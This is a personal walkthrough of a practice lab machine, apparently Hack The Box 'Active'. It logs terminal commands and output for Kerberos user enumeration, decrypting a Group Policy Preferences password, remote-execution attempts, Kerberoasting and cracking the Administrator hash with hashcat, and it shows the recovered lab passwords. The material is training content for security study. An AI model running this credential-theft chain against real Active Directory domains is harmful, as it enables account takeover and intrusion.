ghost@localhost [03:28:11] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % kerbrute --domain active.htb --dc 10.10.10.100 userenum users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/13/23 - Ronnie Flathers @ropnop

2023/01/13 03:28:28 >  Using KDC(s):
2023/01/13 03:28:28 >   10.10.10.100:88

2023/01/13 03:28:29 >  [+] VALID USERNAME:       SVC_TGS@active.htb
2023/01/13 03:28:29 >  Done! Tested 1 usernames (1 valid) in 0.487 seconds
```

cracking group policy password


I following the blog below.

- https://infinitelogins.com/2020/09/07/cracking-group-policy-preferences-file-gpp-xml/



```
ghost@localhost [03:33:27] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18

ghost@localhost [03:33:29] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ %
```


I tested with crackmapexec and it works.



```
ghost@localhost [03:33:29] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % crackmapexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18'
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

attempt foothold

It seems this user is not in Remote Management group.




```
ghost@localhost [03:34:11] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % evil-winrm -i 10.10.10.100 -u 'svc_tgs' -p 'GPPstillStandingStrong2k18'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "10.10.10.100" port 5985 (10.10.10.100:5985)

Error: Exiting with code 1


ghost@localhost [03:35:11] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % crackmapexec smb 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --exec-method smbexec -x 'whoami'
SMB         10.10.10.100    445    DC               [*] Windows 6.1 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.100    445    DC               [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18

ghost@localhost [03:35:45] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % wine malbec.exe; python3 bof.py 500; pkill -f wine;

ghost@localhost [03:36:07] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % psexec.py active.htb/SVC_TGS:'GPPstillStandingStrong2k18'@10.10.10.100
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.100.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[-] share 'NETLOGON' is not writable.
[-] share 'Replication' is not writable.
[-] share 'SYSVOL' is not writable.
[-] share 'Users' is not writable.
```

Kerberoasting


Shares are not writable. Well, with this credential (assuming service account), I am ask Kerberos for more tickets.

I use Impacket to dump.




```
ghost@localhost [03:45:23] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -outputfile roast
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                   PasswordLastSet             LastLogon
            Delegation
--------------------  -------------  ---------------------------------------------------------  --------------------------  ----------------
----------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-19 03:06:40.351723  2023-01-13 03:03
:50.620142



ghost@localhost [03:45:32] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % cat -p roast
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$5d76b3e5eab2b52eabf662e3b78c7b80$436775e09d7ea01e3c61aa6c40409e270a3ad61bf0
83b6f59fa10fb1ca6d05c5321b0110d7bd3114776e40db6e58d0fe262a93c035e79094699bad6fd52b724d0e3536ee8224489e6e8f7297351165bb939b33b35fde1bf3d7891
b637bc50faa1a5d4dea8d638ae987d50cbf9126e50d987cb094030e4f66058d4f44f5c07d4b0210b1e255f21aebd54ddfe77d67980f431123c28f96f0576085510223f69296
a65f4361209bdfc49190136c464dad7160c4cf83fc459881076b9526157b4a7c898023e188a826c76c720a421c0e5d20820ef25fe5201c87cba35fdbc83dfcace470c1414c4
80c4efcae8873a8d057b34d50dab62e513e5ef18a129df1b7ca3a83747fe22d4946ec7edb991ac235d299412d49ef398e18d4c2a9ed1b0015faf5f54d0eb5dfc00f0c0a932a
93b8ef3a897efe3e14a2a2455c6bba767945ccdc22a59c805ccae152204589865562133720dd35d42b989b6bcafb0dacd348e723b0107e8edc7c71eec0ff203e33a741fa39f
33828304f4cc5c4e1095bbfe48746647359f451e2f0b6e6b5e486047fcb943535582071bee6ae2cbe249a5a4f432dbb8f0d55558fbbb995e841b3a568e8ef014abdd60c0f81
e7993d9792d090112ca602e39cad10bb5cd78009ff06c540f61b3e12013105fc15669faddd484cef6ed7ba31a066a727080d47b7ab231bbb9e43af8ea542e899e2df5a0d9f7
29b595cbaf8af87a5a09532380113d0b8b9f63b4fc0046488fbf8661d23fe7fd4249666f3d336cc17444261b19933aca7856b8ced97394f9783e1d082ccce35d4b86111a794
5662a7a52a0770dfe3f895e76dbee8052626a983ace19847834b91ae523ae8648e91a7d12a5540cbd99a76c7dd3f7fb0c2f4a1412b79f6c6695b4a729a4bca17184a74c8566
8f2e40f7231f6da9da8d94d9e56b6a6506f4053304258d6c280b87d1701187f77a231eb1eadc985df83ad79a42becdb8c8f646cebd20fab2bb2f35407972011c76ad7afbc7c
3205786298c9fe85ca4bbda8d7a312aef692c0a628c870263a0b6ad53e2cc30b96ec16523f7b57af73d12c36255c8bfea6338c2774b373560ad3af0c37c00bc2aa193338553
ab34ce839eebe169292207d9cef990ab9c10c28dd43f2903af6bfc53be8c22609cdfb12105bfd3984405447f56c0ea8fc741d5ebe079900c738ef5dc370499aa299d133d9e4
41d16630129646d15db90405eab2c6ebaad7654e32322c3e2bef988c240ea5515261b1
```

I got the *Administrator* hash. Cracked with hashcat.




```
ghost@localhost [03:46:49] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/active] [master *]
→ % hashcat -a 0 administrator.hashes -O /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz, 6867/13799 MB (2048 MB allocatable), 6MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
```



```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Administrator*$5d76b3e5eab2b52eabf662e3b78c7b80$436775e09
d7ea01e3c61aa6c40409e270a3ad61bf083b6f59fa10fb1ca6d05c5321b0110d7bd3114776e40db6e58d0fe262a93c035e79094699
bad6fd52b724d0e3536ee8224489e6e8f7297351165bb939b33b35fde1bf3d7891b637bc50faa1a5d4dea8d638ae987d50cbf9126e
50d987cb094030e4f66058d4f44f5c07d4b0210b1e255f21aebd54ddfe77d67980f431123c28f96f0576085510223f69296a65f436
1209bdfc49190136c464dad7160c4cf83fc459881076b9526157b4a7c898023e188a826c76c720a421c0e5d20820ef25fe5201c87c
ba35fdbc83dfcace470c1414c480c4efcae8873a8d057b34d50dab62e513e5ef18a129df1b7ca3a83747fe22d4946ec7edb991ac23
5d299412d49ef398e18d4c2a9ed1b0015faf5f54d0eb5dfc00f0c0a932a93b8ef3a897efe3e14a2a2455c6bba767945ccdc22a59c8
05ccae15220458986556213372 0dd35d42b989b6bcafb0dacd348e723b0107e8edc7c71eec0ff203e33a741fa39f33828304f4cc5c
4e1095bbfe48746647359f451e2f0b6e6b5e486047fcb943535582071bee6ae2cbe249a5a4f432dbb8f0d55558fbbb995e841b3a56
8e8ef014abdd60c0f81e7993d9792d090112ca602e39cad10bb5cd78009ff06c540f61b3e12013105fc15669faddd484cef6ed7ba3
1a066a727080d47b7ab231bbb9e43af8ea542e899e2df5a0d9f729b595cbaf8af87a5a09532380113d0b8b9f63b4fc0046488fbf86
61d23fe7fd4249666f3d336cc17444261b19933aca7856b8ced97394f9783e1d082ccce35d4b86111a7945662a7a52a0770dfe3f89
5e76dbee8052626a983ace19847834b91ae523ae8648e91a7d12a5540cbd99a76c7dd3f7fb0c2f4a1412b79f6c6695b4a729a4bca1
7184a74c85668f2e40f7231f6da9da8d94d9e56b6a6506f4053304258d6c280b87d1701187f77a231eb1eadc985df83ad79a42becd
b8c8f646cebd20fab2bb2f35407972011c76ad7afbc7c3205786298c9fe85ca4bbda8d7a312aef692c0a628c870263a0b6ad53e2cc
30b96ec16523f7b57af73d12c36255c8bfea6338c2774b373560ad3af0c37c00bc2aa193338553ab34ce839eebe169292207d9cef9
90ab9c10c28dd43f2903af6bfc53be8c22609cdfb12105bfd3984405447f56c0ea8fc741d5ebe079900c738ef5dc370499aa299d13
3d9e441d16630129646d15db90405eab2c6ebaad7654e32322c3e2bef988c240ea5515261b1:Ticketmaster1968

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active.htb/Ad...5261b1
Time.Started.....: Fri Jan 13 03:47:03 2023 (6 secs)
Time.Estimated...: Fri Jan 13 03:47:09 2023 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1818.1 kH/s (3.19ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10539007/14344385 (73.47%)
Rejected.........: 2047/10539007 (0.02%)
Restore.Point....: 10532860/14344385 (73.43%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Tomica -> ThelmA55
Hardware.Mon.#1..: Temp: 47c Util: 73%

Started: Fri Jan 13 03:46:57 2023
Stopped: Fri Jan 13 03:47:11 2023
```

